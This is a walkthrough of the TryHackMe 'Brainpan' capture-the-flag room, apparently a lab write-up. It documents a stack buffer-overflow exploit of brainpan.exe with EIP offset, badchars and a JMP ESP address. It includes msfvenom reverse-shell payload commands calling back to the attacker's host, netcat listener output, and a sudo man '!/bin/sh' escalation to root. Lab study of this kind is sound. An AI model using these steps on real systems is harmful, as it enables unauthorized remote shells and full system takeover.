Port 10 000

- Visit /bin, download brainpan.exe


BOF:

1. Launch immunity debugger, open brainpan.exe
2. Determine min buffer size

```
Fuzzing with 100 bytes
Fuzzing with 200 bytes
Fuzzing with 300 bytes
Fuzzing with 400 bytes
Fuzzing with 500 bytes
Fuzzing with 600 bytes
Fuzzing crashed at 600 bytes
[Finished in 10.1s]
```


3. Determine EIP
    - via msf-pattern_create

```
msf-pattern_create -l 600
```



    - Address: 35724134
4. Determine offset of the pattern
    - via msf-pattern_offset


```
msf-pattern_offset -q 35724134
```




- EIP Offset: 524
- or via mona

```
!mona findmsp -distance 600
```

5. Test with Bs
    - Make sure `42424242` is at EIP



6. Determine badchars
    - etc Nullbyte `\x00`




- Badchars: `\x00`

7. Determine JMP
    - JMP Address must not have any of the identified badChars

```
0x662eb24f : jmp esp |
0x77f31d2f : jmp esp |
0x77def049 : jmp esp |
0x77df965b : jmp esp |
0x77e18063 : jmp esp |
0x77e23b63 : jmp esp |
0x77e42a9f : jmp esp |
0x7c86467b : jmp esp |
0x311712f3 : jmp esp |
0x77e8560a : jmp esp |
0x77e9025b : jmp esp |
0x7e429353 : jmp esp |
0x7e4456f7 : jmp esp |
0x7e455af7 : jmp esp |
```

- Address: 0×311712f3
- Little Endian: `\xf3\x12\x17\x31`
- Make sure EIP points to the selected JMP Address

  - Check `bp 0x311712f3`




8. Generate Shellcode

```
msfvenom -a x86 -p windows/shell_reverse_tcp LHOST=10.11.49.241
LPORT=4444 EXITFUNC=thread -b '\x00' -f python
```

9. Works on test machine (winXP)

```
buffer = b"A" * offset + returnAdd + NOP + buf
```



10. Exploit on actual machine

    - Shell code:

```
msfvenom -a x86 -p windows/shell_reverse_tcp LHOST=10.11.49.241
LPORT=4444 EXITFUNC=thread -b '\x00' -f python
```

```
┌──(root💀kali)-[~/tryhackme/brainpan/10.10.83.134/exploit]
└─# nc -nvlp 4444
listening on [any] 4444 ...
connect to [10.11.49.241] from (UNKNOWN) [10.10.83.134] 44312
CMD Version 1.4.1

Z:\home\puck>whoami
File not found.


Z:\home\puck>
```

11. It is actually a linux machine, change msf-venom payload to linux
    - At the / dir

```
Directory of Z:\

  3/4/2013  12:02 PM  <DIR>          bin
  3/4/2013  10:19 AM  <DIR>          boot
 12/4/2021   3:41 AM  <DIR>          etc
  3/4/2013  10:49 AM  <DIR>          home
  3/4/2013  10:18 AM    15,084,717   initrd.img
  3/4/2013  10:18 AM    15,084,717   initrd.img.old
  3/4/2013  12:04 PM  <DIR>          lib
  3/4/2013   9:12 AM  <DIR>          lost+found
  3/4/2013   9:12 AM  <DIR>          media
 10/9/2012   8:59 AM  <DIR>          mnt
  3/4/2013   9:13 AM  <DIR>          opt
  3/7/2013  10:07 PM  <DIR>          root
 12/4/2021   3:41 AM  <DIR>          run
  3/4/2013  10:20 AM  <DIR>          sbin
 6/11/2012   8:43 AM  <DIR>          selinux
  3/4/2013   9:13 AM  <DIR>          srv
 12/4/2021   5:14 AM  <DIR>          tmp
  3/4/2013   9:13 AM  <DIR>          usr
  8/5/2019   2:47 PM  <DIR>          var
 2/25/2013   1:32 PM     5,180,432   vmlinuz
 2/25/2013   1:32 PM     5,180,432   vmlinuz.old
       4 files             40,530,298 bytes
      17 directories     13,849,030,656 bytes free
```

    - msfvenom payload:

```
msfvenom -p linux/x86/shell_reverse_tcp lhost=10.11.49.241
lport=4444 -b "\x00" -f python
```

```
┌──(root💀kali)-[~/tryhackme/brainpan/10.10.83.134/exploit]
└─# nc -vnlp 4444
listening on [any] 4444 ...
connect to [10.11.49.241] from (UNKNOWN) [10.10.83.134] 44313
whoami
puck
```

Privilege Escalation

1. Check sudo permissions

```
puck@brainpan:/home/puck$ sudo -l
Matching Defaults entries for puck on this host:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin

User puck may run the following commands on this host:
    (root) NOPASSWD: /home/anansi/bin/anansi_util
```

2. anansi_util command

```
puck@brainpan:/home/puck$ sudo /home/anansi/bin/anansi_util
Usage: /home/anansi/bin/anansi_util [action]
Where [action] is one of:
  - network
  - proclist
  - manual [command]
puck@brainpan:/home/puck$
```

- Able to run 3 commands as root:
  - network - Basically ifconfig

```
puck@brainpan:/home/puck$ sudo /home/anansi/bin/anansi_util network
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 16436 qdisc noqueue state UNKNOWN
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
    inet6 ::1/128 scope host
       valid_lft forever preferred_lft forever
2: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 9001 qdisc pfifo_fast state UP qlen 1000
    link/ether 02:7c:42:00:c2:8d brd ff:ff:ff:ff:ff:ff
    inet 10.10.185.83/16 brd 10.10.255.255 scope global eth0
    inet6 fe80::7c:42ff:fe00:c28d/64 scope link
       valid_lft forever preferred_lft forever
```

  - proclist - top, check user running processes

```
top - 05:53:10 up 5 min,  0 users,  load average: 0.00, 0.03, 0.03
Tasks:  74 total,   1 running,  73 sleeping,   0 stopped,   0 zombie
%Cpu(s):  0.3 us,  0.8 sy,  0.0 ni, 91.9 id,  4.7 wa,  0.0 hi,  0.0 si,  2.3 st
KiB Mem:   2064648 total,   127088 used,  1937560 free,    11108 buffers
KiB Swap:   520188 total,        0 used,   520188 free,    77624 cached

  PID USER      PR  NI  VIRT  RES  SHR S  %CPU %MEM    TIME+  COMMAND
    1 root      20   0  3500 1864 1280 S   0.0  0.1   0:00.63 init
    2 root      20   0     0    0    0 S   0.0  0.0   0:00.00 kthreadd
    3 root      20   0     0    0    0 S   0.0  0.0   0:00.02 ksoftirqd/0
    6 root      rt   0     0    0    0 S   0.0  0.0   0:00.00 migration/0
    7 root      rt   0     0    0    0 S   0.0  0.0   0:00.00 watchdog/0
    8 root       0 -20     0    0    0 S   0.0  0.0   0:00.00 cpuset
    9 root       0 -20     0    0    0 S   0.0  0.0   0:00.00 khelper
   10 root      20   0     0    0    0 S   0.0  0.0   0:00.00 kdevtmpfs
   11 root       0 -20     0    0    0 S   0.0  0.0   0:00.00 netns
   12 root      20   0     0    0    0 S   0.0  0.0   0:00.00 xenwatch
   13 root      20   0     0    0    0 S   0.0  0.0   0:00.11 xenbus
   14 root      20   0     0    0    0 S   0.0  0.0   0:00.00 sync_supers
   15 root      20   0     0    0    0 S   0.0  0.0   0:00.00 bdi-default
   16 root       0 -20     0    0    0 S   0.0  0.0   0:00.00 kintegrityd
   17 root       0 -20     0    0    0 S   0.0  0.0   0:00.00 kblockd
   18 root       0 -20     0    0    0 S   0.0  0.0   0:00.00 ata_sff
   19 root      20   0     0    0    0 S   0.0  0.0   0:00.00 khubd
```

- manual - man command, to check manual for a command

```
puck@brainpan:/home/puck$ sudo /home/anansi/bin/anansi_util manual
No manual entry for manual
```

- Manual command has a GTFO bins entry

3. Obtain root

```
sudo /home/anansi/bin/anansi_util manual man
!/bin/sh
```


```
MAN(1)                          Manual pager utils                          MAN(1)

NAME
       man - an interface to the on-line reference manuals

SYNOPSIS
       man  [-C  file]  [-d]  [-D]  [--warnings[=warnings]]  [-R encoding] [-L
       locale] [-m system[,...]] [-M path] [-S list]  [-e  extension]  [-i|-I]
       [--regex|--wildcard]   [--names-only]  [-a]  [-u]  [--no-subpages]  [-P
       pager] [-r prompt] [-7] [-E encoding] [--no-hyphenation] [--no-justifi-
       cation]  [-p  string]  [-t]  [-T[device]]  [-H[browser]] [-X[dpi]] [-Z]
       [[section] page ...] ...
       man -k [apropos options] regexp ...
       man -K [-w|-W] [-S list] [-i|-I] [--regex] [section] term ...
       man -f [whatis options] page ...
       man -l [-C file] [-d] [-D] [--warnings[=warnings]]  [-R  encoding]  [-L
       locale]  [-P  pager]  [-r  prompt]  [-7] [-E encoding] [-p string] [-t]
       [-T[device]] [-H[browser]] [-X[dpi]] [-Z] file ...
       man -w|-W [-C file] [-d] [-D] page ...
       man -c [-C file] [-d] [-D] page ...
       man [-hV]

DESCRIPTION
!bin/sh
```

```
puck@brainpan:/home/puck$ sudo /home/anansi/bin/anansi_util manual
No manual entry for manual
puck@brainpan:/home/puck$ sudo /home/anansi/bin/anansi_util manual man
No manual entry for manual
/bin/bash: bin/sh: No such file or directory
!done  (press RETURN)
# whoami
root
# cd root
/bin/sh: 2: cd: can't cd to root
# cd /root
# ls
b.txt
# cat b.txt
```



```
                                                  http://www.techorganic.com


# 
```